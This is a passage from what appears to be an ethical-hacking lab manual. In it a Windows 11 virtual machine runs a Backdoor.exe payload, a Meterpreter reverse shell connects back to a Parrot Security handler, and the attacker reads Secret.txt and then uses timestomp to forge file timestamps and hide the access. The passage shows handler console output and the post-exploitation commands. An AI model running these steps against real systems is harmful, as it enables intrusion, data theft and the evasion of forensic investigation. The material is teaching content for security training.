
21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

    Note: Make sure that both the **Backdoor.exe** and **Secret.txt** files are stored in the same directory (here, **Downloads**).

22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.




23. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.
25. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.



26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.




28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.

29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

30. Type **ls** and press **Enter** to list the files in the current working directory.




31. To read the contents of a text file, type **cat [filename.txt]** (here, **Secret.txt**) and press **Enter**.

32. Now, we will change the **MACE** attributes of the **Secret.txt** file.

    Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.


    Note: To leave no trace of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **Secret.txt**, type **timestomp Secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.




34. To change the **MACE** value, type **timestomp Secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.

    Note: **-m**: specifies the modified value.



35. You can see the changed **Modified** value by issuing the command **timestomp Secret.txt -v**.



36. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.

